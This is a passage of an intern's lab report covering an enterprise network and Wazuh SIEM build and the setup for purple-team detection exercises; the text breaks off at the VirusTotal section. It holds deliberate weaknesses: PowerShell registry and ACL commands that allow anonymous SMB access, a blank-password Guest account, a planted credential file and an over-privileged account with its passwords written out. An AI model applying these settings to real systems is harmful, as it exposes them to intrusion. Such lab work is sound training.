

ENTERPRISE INFRASTRUCTURE, SECURITY OPERATIONS AND DETECTION ENGINEERING

Internship Technical Report

Intern Name: Abdimalik Yusuf Mohamud

Role: Network and Security Intern

Environment: Self Directed Enterprise Infrastructure Lab

Reporting Period: Months 2

Report Type: Infrastructure Deployment, SOC Operations and Detection Engineering

Contents

Month 1 Architecture Overview	6
1. Executive Summary	6
2. Scope of Work	7
3. Network Segmentation Strategy	7
3.1 Headquarters Networks	7
3.2 Branch Networks	7
Core Components	8
4. pfSense Firewall Deployment	8
4.1 pfSense HQ Responsibilities	8
4.2 pfSense BR Responsibilities	8
5. Routing and Gateway Logic	9
6. IPsec Site to Site VPN Implementation	9
6.1 Configuration	9
6.2 Verification	9
7. Outbound NAT and Internet Breakout Configuration	10
7.1 NAT Design	10
7.2 Internet Outage Incident	10
8. Active Directory and DNS Deployment	10
8.1 DC01 Configuration	10
8.2 DNS Architecture	11
9. Endpoint Integration and Domain Enrollment	11
9.1 HQ Endpoints	11
9.2 Branch Endpoints	11
10. Wazuh SIEM Deployment, Monitoring Baseline	11
10.1 Wazuh Manager Deployment	11
10.2 Agent Enrollment	11
10.3 Telemetry Baseline Enabled	12
11. Final Operational State	12
12. Skills and Technical Competencies	12
13. Executive Summary	14
14. Scope of Work (Month 2)	14
15. Month 2 Lab Architecture	15
15.1 Attack Simulation Topology	15
15.2 Active Systems	16
15.3 Network Segmentation Enforcement	16
16. Lab Modifications Applied During Month 2	17
16.1 Domain Controller (DC1)	17
16.2 HQ STAFF 01	18

16.3 Wazuh Manager	19
16.4 pfSense HQ	19
17. Detection Engineering Work	20
17.1 VirusTotal Threat Intelligence Enrichment.....	20
17.2 Windows Audit Policy Enablement	21
17.3 Wazuh Agent Configuration	22
17.4 pfSense Syslog Onboarding with Custom Decoder	22
17.5 Active Response Configuration	22
17.6 Custom Authentication Monitoring Dashboard.....	23
18. Use Case 1: Brute Force Detection	23
18.1 Attack Description	23
18.2 Detection Chain	24
18.3 Active Response.....	24
18.4 MITRE ATT&CK Mapping	25
19. Use Case 2: Lateral Movement via Credential Leak	25
19.1 Attack Description	25
Stage 1: Network Discovery.....	26
Stage 2: Service Enumeration.....	26
Stage 3: User Enumeration Attempted, Blocked by Hardening	27
Stage 4: Share Discovery via Name Guessing	27
Stage 5: Credential Extraction from Share	28
Stage 6: Credential Validation and Shell	28
Stage 7: Post Exploitation Discovery	29
19.2 Detection	29
19.3 MITRE ATT&CK Mapping	29
20. Use Case 3: Privilege Escalation to Domain Admin	30
20.1 Attack Description	30
Stage 1: Pivot via Chisel Reverse SOCKS.....	30
Stage 2: User Enumeration and Password Spray	31
Stage 3: Kerberoasting	32
Stage 4: Access Confirmation and Enumeration	32
Stage 5: DCSync Attack.....	32
Stage 6: Pass the Hash to Domain Administrator	33
20.2 Detection	33
20.3 Bonus Detection: Group Membership Change	34
20.4 MITRE ATT&CK Mapping	35
21. Threat Hunting.....	35
21.1 Hunt 1: Post Brute Force Successful Authentication.....	35
21.2 Hunt 2: Kerberoasting Fingerprint.....	35
21.3 Hunt 3: Domain Admins Group Modifications	36

22. Detection Gaps Identified.....	36
23. Incident Reports Summary	37
23.1 IR 2026 001: Brute Force Attack Against Domain Controller	37
23.2 IR 2026 002: Anonymous SMB Share Data Exposure	37
23.3 IR 2026 003: Domain Compromise via Kerberoasting and DCSync.....	37
24. Skills and Technical Competencies Developed (Month 2)	38
24.1 Detection Engineering	38
24.2 Incident Response	38
24.3 Offensive Security (Purple Team)	38
24.4 Threat Hunting.....	38
25. Final Operational State (Combined)	38
26. Closing Statement.....	39

PART I: MONTH 1

Enterprise Multi-Site Network and Security Lab

Infrastructure Deployment Phase

Month 1 Architecture Overview




Figure 1: Multi Site Enterprise Network Topology

1. Executive Summary

During Month 1 of the internship, I designed and deployed a complete multi site enterprise network and security lab environment. The scope covered network segmentation, firewall design, site to site VPN connectivity, Active Directory, DNS resolution, endpoint domain enrollment, secure outbound NAT and centralised SIEM monitoring using Wazuh.

The deployment prioritised realism, modelling the topology and controls a real enterprise would enforce between Headquarters and a Branch office. Every network segment, firewall rule, IPsec tunnel and DNS configuration was validated through end to end functional tests.

During deployment I also encountered and resolved a real internet connectivity failure caused by the pfSense firewall engine being disabled at the system level, which was documented and investigated through structured troubleshooting. The final state established a functional, segmented, monitored enterprise environment that served as the foundation for the SOC and detection engineering work performed in Month 2.

2. Scope of Work

The objectives for Month 1 were infrastructure focused and foundational:

- Design a segmented enterprise network topology
- Deploy pfSense firewalls at HQ and Branch
- Configure IPsec site to site VPN connectivity
- Implement routing and firewall policy controls
- Deploy Active Directory Domain Services
- Configure integrated DNS with forwarders
- Join endpoints to the domain across sites
- Implement secure outbound NAT
- Deploy Wazuh SIEM and enroll all endpoints
- Troubleshoot and resolve a real world connectivity failure

3. Network Segmentation Strategy

Segmentation was implemented to enforce trust boundaries and reduce attack surface.

3.1 Headquarters Networks

Network	Subnet	Purpose
HQ_STAFF	10.10.10.0/24	Corporate users
HQ_SERVERS	10.10.20.0/24	AD, DNS
HQ_GUEST	10.10.30.0/24	Internet only

3.2 Branch Networks

Network	Subnet	Purpose
BR_STAFF	10.20.10.0/24	Branch users
BR_GUEST	10.20.30.0/24	Internet only

Design principles:

- Staff networks can access required services only
- Server network isolated from guests
- Guest networks restricted to internet only access

- No implicit trust between subnets
- Explicit firewall rules for all inter network communication

This mirrors VLAN based enterprise design and limits lateral movement potential.

Core Components

- pfSense HQ (edge firewall and VPN endpoint)
- pfSense BR (branch firewall and VPN endpoint)
- DC01 (Domain Controller and DNS)
- Wazuh Manager (HQ_SERVERS network)
- Staff endpoints (HQ and BR)
- Guest networks (isolated internet only)

4. pfSense Firewall Deployment

Two independent pfSense firewalls were deployed.

4.1 pfSense HQ Responsibilities

- Inter VLAN routing
- Firewall rule enforcement
- IPsec VPN endpoint
- Outbound NAT
- DHCP services
- Internet breakout
- Central routing decisions

4.2 pfSense BR Responsibilities

- Branch routing
- Local firewall policies
- IPsec VPN endpoint
- Controlled internet breakout
- DHCP services

Firewall rules were explicitly configured to allow:

- Staff to Servers

- Branch Staff to HQ Servers over VPN
- Staff to Staff cross site
- Guests to Internet only

Nothing was implicitly allowed.

5. Routing and Gateway Logic

All endpoints were configured with a single default gateway pointing to the local pfSense LAN IP, and DNS pointing to DC01.

Endpoints have no awareness of VPN topology, WAN routing or internet NAT behaviour. pfSense performs internal routing, VPN routing decisions, NAT translation and stateful return tracking.

Routing decisions follow this logic:

- Internal to Internal, direct
- Internal to Remote Site, IPsec tunnel
- Internal to Internet, WAN plus NAT

6. IPsec Site to Site VPN Implementation

6.1 Configuration

Policy based IPsec was deployed.

Phase 1 established a secure tunnel between HQ and Branch WAN interfaces.

Phase 2 defined explicit subnet pairs:

- 10.10.10.0/24 and 10.20.10.0/24
- 10.10.20.0/24 and 10.20.10.0/24

6.2 Verification

- Tunnel established successfully
- Packet capture confirmed encrypted traffic
- Cross site domain authentication successful
- Branch endpoints successfully authenticated against HQ DC

7. Outbound NAT and Internet Breakout Configuration

7.1 NAT Design

Manual Outbound NAT was implemented on pfSense HQ. Explicit rules were created for the internal subnets 10.10.10.0/24 and 10.10.20.0/24. The translation address was set to the WAN interface address.

7.2 Internet Outage Incident

Symptoms observed during deployment:

- No internal host could ping 8.8.8.8
- DNS resolution failed
- VPN traffic still operational
- pfSense itself could reach the internet

Investigation steps followed a structured methodology:

- Packet capture on LAN interface
- Packet capture on WAN interface
- NAT rule verification
- Firewall rule inspection
- pfctl rule analysis

Discovery: the firewall engine was disabled under System, Advanced, Firewall and NAT.

Impact: NAT rules were present but not enforced, private IP addresses exited WAN unmodified, and return traffic was dropped by the upstream network.

Resolution involved re enabling the firewall engine, resetting the state table and verifying WAN packet translation. Internet connectivity was restored immediately.

8. Active Directory and DNS Deployment

8.1 DC01 Configuration

A Windows Server system was deployed with a static IP of 10.10.20.10 running Active Directory Domain Services and DNS Server roles.

8.2 DNS Architecture

All domain members use DC01 as primary DNS. Forwarders were configured to 1.1.1.1 and 8.8.8.8. This design supports internal domain resolution, external name resolution, proper SRV record discovery and cross site authentication.

9. Endpoint Integration and Domain Enrollment

9.1 HQ Endpoints

- Successfully joined to domain
- Verified domain login
- Verified internal DNS
- Verified internet access

9.2 Branch Endpoints

- Joined domain over VPN
- Authenticated to HQ DC
- Cross site Kerberos and DNS verified
- Internet breakout functioning independently

This confirmed inter site trust, VPN routing integrity and DNS functionality across sites.

10. Wazuh SIEM Deployment, Monitoring Baseline

Wazuh deployment was completed during Month 1 to establish centralised monitoring.

10.1 Wazuh Manager Deployment

- Installed within the HQ_SERVERS network
- Dedicated server instance
- Accessible via the web dashboard

10.2 Agent Enrollment

Agents were deployed to HQ Staff machines, Branch Staff machines, the Domain Controller and additional servers where applicable. All agents successfully registered with the manager.

10.3 Telemetry Baseline Enabled

Collected data included Windows Security Event Logs, system logs, authentication events, failed logon attempts, basic file integrity monitoring and Linux syslog. Connectivity was validated through agent heartbeat confirmation, log ingestion visibility in the dashboard and test event generation.

11. Final Operational State

Component	Status
HQ Routing	Operational
Branch Routing	Operational
IPsec VPN	Stable
Active Directory	Operational
DNS Resolution	Functional
Outbound NAT	Functional
Internet Access	Verified
Firewall Enforcement	Enabled
Wazuh Manager	Operational
Agents Reporting	Verified

12. Skills and Technical Competencies

- Enterprise firewall configuration
- Manual outbound NAT implementation
- IPsec VPN deployment
- Routing and gateway design
- Packet capture analysis
- Active Directory deployment
- DNS troubleshooting
- Multi site authentication validation
- SIEM deployment (Wazuh)
- Endpoint telemetry validation
- Incident root cause investigation

PART II: MONTH 2

SOC Operations and Detection Engineering

Attack Simulation, Detection Engineering and Incident Response

13. Executive Summary

During Month 2 the Month 1 infrastructure was transformed into a functional Security Operations Center environment. Where Month 1 focused on infrastructure deployment, Month 2 focused on detection engineering, attack simulation, incident response automation and structured incident reporting, the operational disciplines a real SOC internship would exercise.

The work covered three major domains. Detection engineering included custom Wazuh rules, dashboards, log source onboarding for the Windows Security Channel and pfSense syslog, and threat intelligence enrichment via VirusTotal integration. Purple team simulation covered three structured attack use cases executed from Kali Linux against Domain Controller and workstation targets, spanning brute force, lateral movement via credential theft and full domain compromise through Kerberoasting and DCSync. Incident response automation involved Wazuh Active Response configured to automatically block attacking IP addresses on affected Windows agents via netsh firewall rules, validated end to end on both DC1 and HQ STAFF 01.

A significant portion of Month 2 was diagnostic in nature: enabling missing Windows audit policies for Kerberos and Logon subcategories, fixing agent configuration gaps such as Security channel forwarding, building custom decoders for pfSense syslog ingestion, and resolving Wazuh Active Response field mapping issues where the built in netsh command failed to extract source IPs from EventChannel formatted alerts.

Every use case documented in this report was executed end to end with real attack tools including kerbrute, netexec, impacket, evil winrm, chisel and hashcat. Each attack was detected, or explicitly not detected, by Wazuh, and analysed for remediation. The report culminates in three formal Incident Reports and a documented set of Detection Gaps that a mature SOC would need to address.

14. Scope of Work

The objectives for Month 2 were operations focused and built directly on the Month 1 infrastructure:

- Onboard additional log sources into Wazuh, including the Windows Security Channel and pfSense firewall syslog
- Enable Windows advanced audit policies required for meaningful security telemetry
- Configure VirusTotal threat intelligence enrichment for file integrity monitoring
- Design and execute three detection use cases for brute force, lateral movement and privilege escalation
- Build custom Wazuh dashboards and visualisations for authentication monitoring
- Configure and validate Wazuh Active Response for automated containment
- Perform a full attack kill chain simulation from unauthenticated attacker to Domain Administrator

- Conduct threat hunting queries across accumulated telemetry
- Produce three formal Incident Reports documenting detected attacks
- Identify and document detection gaps requiring future engineering work

15. Month 2 Lab Architecture

15.1 Attack Simulation Topology

The Month 2 exercises used a subset of the Month 1 architecture, prioritising systems necessary for the detection use cases within the RAM constraints of the host hypervisor. The Branch site was documented in Month 1 and retained architecturally, but daily operations focused on the HQ site with the attacker positioned inside the HQ STAFF network segment as an insider or compromised endpoint scenario.




Figure 2: Month 2 attacker scenario with Kali placed on the HQ STAFF network

15.2 Active Systems

System	IP Address	Role	Notes
pfSense HQ	10.10.10.1 10.10.20.1	Edge firewall, inter VLAN router, syslog source	Segmentation enforcement between staff and servers
DC1	10.10.20.10	Domain Controller (fh.local), DNS	Windows Server 2025, Wazuh agent 001
Wazuh Manager	10.10.20.20	SIEM manager, indexer, dashboard	Ubuntu 24.04, Wazuh v4.14.2
HQ STAFF 01	10.10.10.59	Domain joined workstation	Windows 10, Wazuh agent 004
Kali Linux	10.10.10.60	Attacker workstation	HQ STAFF subnet, simulates insider or compromised endpoint

15.3 Network Segmentation Enforcement

During Month 2 the pfSense HQ firewall rules were tightened to enforce realistic enterprise segmentation. The following two rules were added, with the allow rule ordered above the block rule so that pfSense evaluates the specific allow first.

- PASS 10.10.10.59 (HQ STAFF 01) to 10.10.20.0/24 for legitimate domain service traffic
- BLOCK 10.10.10.0/24 to 10.10.20.0/24 for all other staff subnet hosts, including the Kali attacker




Figure 3: pfSense HQ LAN rule set enforcing segmentation between staff and servers subnets

This segmentation forced the attacker to compromise HQ STAFF 01 first and pivot through it to reach the Domain Controller, closely matching real enterprise attack chains.

```
valid_lft 2409sec preferred_lft 2409sec
inet6 fe80::beb4:4eb5:7d7e:b222/64 scope link noprefixroute
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:e6:18:18 brd ff:ff:ff:ff:ff:ff
inet 10.10.10.60/24 brd 10.10.10.255 scope global dynamic eth1
valid_lft 6976sec preferred_lft 6976sec
inet6 fe80::f8df:b5cb:e190:ef5e/64 scope link noprefixroute
valid_lft forever preferred_lft forever
4: br-1d0fc141436f: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:8e:07:e3:a5 brd ff:ff:ff:ff:ff:ff
inet 172.18.0.1/16 brd 172.18.255.255 scope global br-1d0fc141436f
valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:06:7c:c8:5e brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever

(stager@fh)~/internship-fh
$ ping -c 2 10.10.20.10
PING 10.10.20.10 (10.10.20.10) 56(84) bytes of data.
— 10.10.20.10 ping statistics —
2 packets transmitted, 0 received, 100% packet loss, time 1021ms

(stager@fh)~/internship-fh
$
```

Figure 4: Kali confirming direct route to DC1 is now blocked, forcing a pivot

16. Lab Modifications Applied During Month 2

This section documents every material change made to lab systems during Month 2 for reproducibility and audit purposes.

16.1 Domain Controller (DC1)

- Enabled advanced audit policies: Logon, Account Lockout, Credential Validation under Logon and Logoff subcategory
- Enabled advanced audit policies: Kerberos Authentication Service, Kerberos Service Ticket Operations under Account Logon subcategory
- Verified the Security Windows Event Channel is forwarded to Wazuh via ossec.conf
- Created a domain user svc_backup with initial password Backup2024! (later changed to Summer2024!)
- Assigned a Service Principal Name to svc_backup: MSSQL/hq-staff-01.fh.local:1433, simulating a real SQL service account
- Granted DCSync rights to svc_backup, specifically Replicating Directory Changes and Replicating Directory Changes All, simulating an over privileged backup account misconfiguration commonly seen in enterprises
- Temporarily added hqSaacid to Domain Admins group for Use Case 3 detection demonstration and reverted after evidence capture

16.2 HQ STAFF 01

- Enabled advanced audit policies: Logon, Account Lockout, Credential Validation
- Added the Security channel to Wazuh agent ossec.conf localfile configuration, which was absent and blocking 4625 events from reaching Wazuh
- Enabled Guest account with blank password
- Created share C:\PublicShare containing a plaintext credential file it_notes.txt with hqSaacid credentials, simulating a real world credential leak in a file share
- Enabled anonymous SMB share access via registry modifications: NullSessionShares set to PublicShare, RestrictAnonymous set to 0, RestrictAnonymousSAM set to 0, EveryoneIncludesAnonymous set to 1
- Granted the ANONYMOUS LOGON identity Read on PublicShare on both share ACL and NTFS ACL
- Enabled PowerShell Remoting via Enable PSRemoting
- Added hqSaacid to the Remote Management Users local group




Figure 5: HQ STAFF 01 Guest account activation and PublicShare directory creation

```

PS C:\Windows\system32> Get-SmbShare -Name PublicShare | Format-List
>> # ===== 7. Verify =====
>> Restart-Service LanmanServer -Force
>> # ===== 8. Restart SMB service =====
>> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "EveryoneIncludesAnonymous" -Value 1
>> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "RestrictAnonymousSAM" -Value 0
>> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\Lsa" -Name "RestrictAnonymous" -Value 0
>> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters" -Name "NullSessionShares" -Value @("PublicShare") -Type MultiString
>> # ===== 7. Registry changes to allow anonymous SMB =====
>> icacls "C:\PublicShare" /grant "ANONYMOUS LOGON:(OI)(CI)R" /T
>> Grant-SmbShareAccess -Name "PublicShare" -AccountName "ANONYMOUS LOGON" -AccessRight Read -Force
>> # ===== 8. Add ANONYMOUS LOGON access =====

Name           : PublicShare
ScopeName      : *
Path           : C:\PublicShare
Description    :

processed file: C:\PublicShare
processed file: C:\PublicShare\notes.txt
Successfully processed 2 files; Failed processing 0 files

Name      ScopeName AccountName      AccessControlType AccessRight
-----
PublicShare *      Everyone          Allow             Full
PublicShare *      NT AUTHORITY\ANONYMOUS LOGON Allow             Read

PS C:\Windows\system32>

```

Figure 6: Applying anonymous access permissions to PublicShare via ACL and registry modifications

16.3 Wazuh Manager

- Configured VirusTotal integration with API key using the integration block in ossec.conf with group set to syscheck and alert_format set to json
- Enabled remote syslog reception on UDP port 514 for pfSense log ingestion
- Configured pfSense as an allowed syslog source with allowed ips set to 10.10.20.1
- Added custom decoders in local_decoder.xml for the pfSense filterlog format, because the default Wazuh decoder does not match logs missing the pfSense hostname prefix
- Added custom rules in local_rules.xml: rule 100300 for individual pfSense drops and rule 100301 as a correlation rule that fires when eight or more drops occur from the same source in sixty seconds, producing a port scan alert
- Configured Active Response with the netsh command targeting rules 60204 and 60205, with location set to local so the response executes on the agent that generated the alert

16.4 pfSense HQ

- Enabled remote syslog logging under Status, System Logs, Settings
- Remote log server set to 10.10.20.20 port 514 (Wazuh manager)
- Source Address set to OPT1 (HQ SERVERS subnet interface) to ensure logs source from the routable subnet
- Enabled Firewall Events under Remote Syslog Contents
- Added firewall rule permitting 10.10.10.59 to 10.10.20.0/24 for legitimate domain service traffic
- Added firewall rule blocking 10.10.10.0/24 to 10.10.20.0/24 for all other staff to servers traffic

The number of log files to keep before the oldest copy is removed on rotation.

Remote Logging Options

Enable Remote Logging ☒ Send log messages to remote syslog server

Source Address Default (any)
 This option will allow the logging daemon to bind to a single IP address, rather than all IP addresses. If a single IP must all be of that IP type. To mix IPv4 and IPv6 remote syslog servers, bind to all interfaces.
 NOTE: If an IP address cannot be located on the chosen interface, the daemon will bind to all addresses.

IP Protocol IPv4
 This option is only used when a non-default address is chosen as the source above. This option only expresses a selected type is not found on the chosen interface, the other type will be tried.

Remote log servers 10.10.20.20:514 IP[:port] IP[:port]

Remote Syslog Contents

- ☐ Everything
- ☐ System Events
- ☒ Firewall Events
- ☐ DNS Events (Resolver/unbound, Forwarder/dnsmasq, filterdns)
- ☐ DHCP Events (DHCP Daemon, DHCP Relay, DHCP Client)
- ☐ PPP Events (PPP Daemon, PPP Client, PPP Server)

Figure 7: pfSense HQ remote syslog forwarding configuration

17. Detection Engineering Work

17.1 VirusTotal Threat Intelligence Enrichment

Wazuh's VirusTotal integration was configured to enrich File Integrity Monitoring alerts by submitting file hashes for reputation lookup. When syscheck detects a file creation or modification, the file's SHA 256 hash is queried against VirusTotal. If the hash matches known malicious samples, a high severity alert (rule 87105) is generated.

The EICAR test file, a universally detected benign test string, was downloaded to HQ STAFF 01. Within seconds Wazuh's syscheck detected the file creation, submitted the hash to VirusTotal and generated rule 87105 alerts stating that sixty engines detected the file, confirming the integration was operational end to end.

